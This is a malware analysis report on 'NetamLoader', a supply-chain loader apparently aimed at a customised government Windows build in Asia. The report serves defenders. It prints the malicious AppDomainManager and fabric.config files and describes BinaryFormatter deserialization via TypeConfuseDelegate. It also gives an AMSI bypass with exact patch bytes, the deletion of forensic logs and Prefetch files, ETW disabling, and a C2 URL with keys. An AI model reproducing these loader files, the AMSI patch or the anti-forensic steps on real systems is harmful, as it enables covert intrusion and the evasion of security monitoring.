❌

Reading view

There are new articles available, click to refresh the page.

Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia
Introduction

A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.

The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.

Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.

Background

During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:

C:\Windows\SoftwareDistribution\Download\e4537a1762fcafd2fd96bfc825bad34f9db9a24d

Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.

Initial infection

The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:

Files compressed in the CAB file

Files compressed in the CAB file


Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe -updatepackage -applicationid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx

After the file is launched in this manner, the infection chain progresses to stage 1.

Stage 1

Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.

Infection chain: Stage 1

Infection chain: Stage 1

Step 1

The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.

<?xml version="1.0" encoding="utf-8" ?>
<configuration>
	<runtime>
		<appDomainManagerType  value="Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration">
       </appDomainManagerType>
		<appDomainManagerAssembly  value="Microsoft.HostIntegration.Connectors, Version=1.0.0.0, 
                    Culture=neutral, PublicKeyToken=31bf3856ad364e35">
       </appDomainManagerAssembly>
		<NGenAssemblyUsageLog enabled="0" />
	</runtime>
    <startup> 
        <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6" />
    </startup>
</configuration>

According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:

<?xml version="1.0" encoding="utf-8"?>
<section name="foo">
    <customType className="System.Resources.ResXResourceSet, System.Windows.Forms, 
                Version=4.0.0.0, Culture=neutral, 
                PublicKeyToken=b77a5c561934e089(Resources.resx)" />
</section>

Step 2

The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing “Resources.resx” to its constructor for parsing.

In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:

Multiple layers of payloads are compressed and encrypted in the .resx file

Multiple layers of payloads are compressed and encrypted in the .resx file

The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.

Base64-encoded serialized binary object in Resources.resx

Base64-encoded serialized binary object in Resources.resx

Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.

XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.

A code snippet of XAML-1

A code snippet of XAML-1

Step 3

The XAML-1 code acts as a loader for an embedded payload. The process is as follows:

  1. Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
  2. Generate the AES key by hashing the command‑line string with SHA‑256.
  3. Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
  4. Load XAML-2 into memory using the .NET API System.Windows.Markup.XamlReader.Load().
  5. If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.

Stage 2

XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.

Infection chain: Stage 2

Infection chain: Stage 2

XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().

A code snippet of XAML-2

A code snippet of XAML-2

XAML-2-1

The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.

Sensitive strings in XAML-2-1 are cut into tiny pieces

Sensitive strings in XAML-2-1 are cut into tiny pieces

To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.

The key steps it takes to achieve its goal are as follows:

  1. Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
  2. Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
  3. Patch the AMSI module.
    • Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
    • Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
    • Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).

One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.

XAML-2-2

XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.

.NET 1 Loader

.NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:

{
    "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
    "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
}

  • JSON-1-c
    This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.
    sc false Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
    c null Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
    tp null Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
    e null The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
  • JSON-1-p
    JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:
    • oib: Base64‑encoded .NET 2 Plugin (PE file)
    • oub: Base64‑encoded XAML that invokes Exit(0)
    • ibk: AES key used to decrypt ibi
    • ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.

    Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.

    [
        {
            "c": [
                {
                    "cu": "https://openaigpt4v.com/model_v4/",
                    "tp": "*",
                    "rh": ""
                }
            ],
            "mib": 79200,
            "mab": 100800,
            "mis": 1200,
            "mas": 2400,
            "e": "9fT04e03tAiZAPogcDWt0w==",
            "ii":  null,
            "aop": null,
            "oib": "TVqQAAMAAAAEAAAA//8AALgAAAAAA...",
            "oub": "PFJlc291cmNlRGljdGlvbmFyeS...",
            "wi": 100801,
            "ibk": "W7BHmIRBRY3FOIfWprbW/ZJh5GbPND3sY+qCBDY7O2A=",
            "ibi": "4pUDtQVbD6leQrDvtT3gaaCLec...",
            "de": false
        }
    ]

After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:

  1. Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
    • Delete malicious files extracted from the CAB
      PatchMyPC-ScriptRunner.exe.config
      fabric.config
      Resources.resx
    • Delete CLR usage logs and Windows system Prefetch cache files to eliminate evidence that could be used in forensic analysis.

      %LOCALAPPDATA%\Microsoft\CLR_v4.0\UsageLogs\PatchMyPC-ScriptRunner.exe.log
      %WINDIR%\Prefetch\PATCHMYPC-SCRIPTRUNNER.EXE-*.pf

    • Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with “20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
      "%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"

  2. Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
     
    For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
  3. Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
  4. Verify that the current user is an administrator; if not, throw an exception with code 128.
  5. Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
  6. Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
  7. Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
  8. Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
  9. Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
  10. Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
  11. The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.

    [
        {
            // Fixed value
            "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
            // Error number: 0 indicates successful execution
            "e": "0 ",
            // Value of config "ii"
            "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
        }
    ]

  12. POST the encrypted and encoded result to the reporting C2 server.

XAML-3


XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).
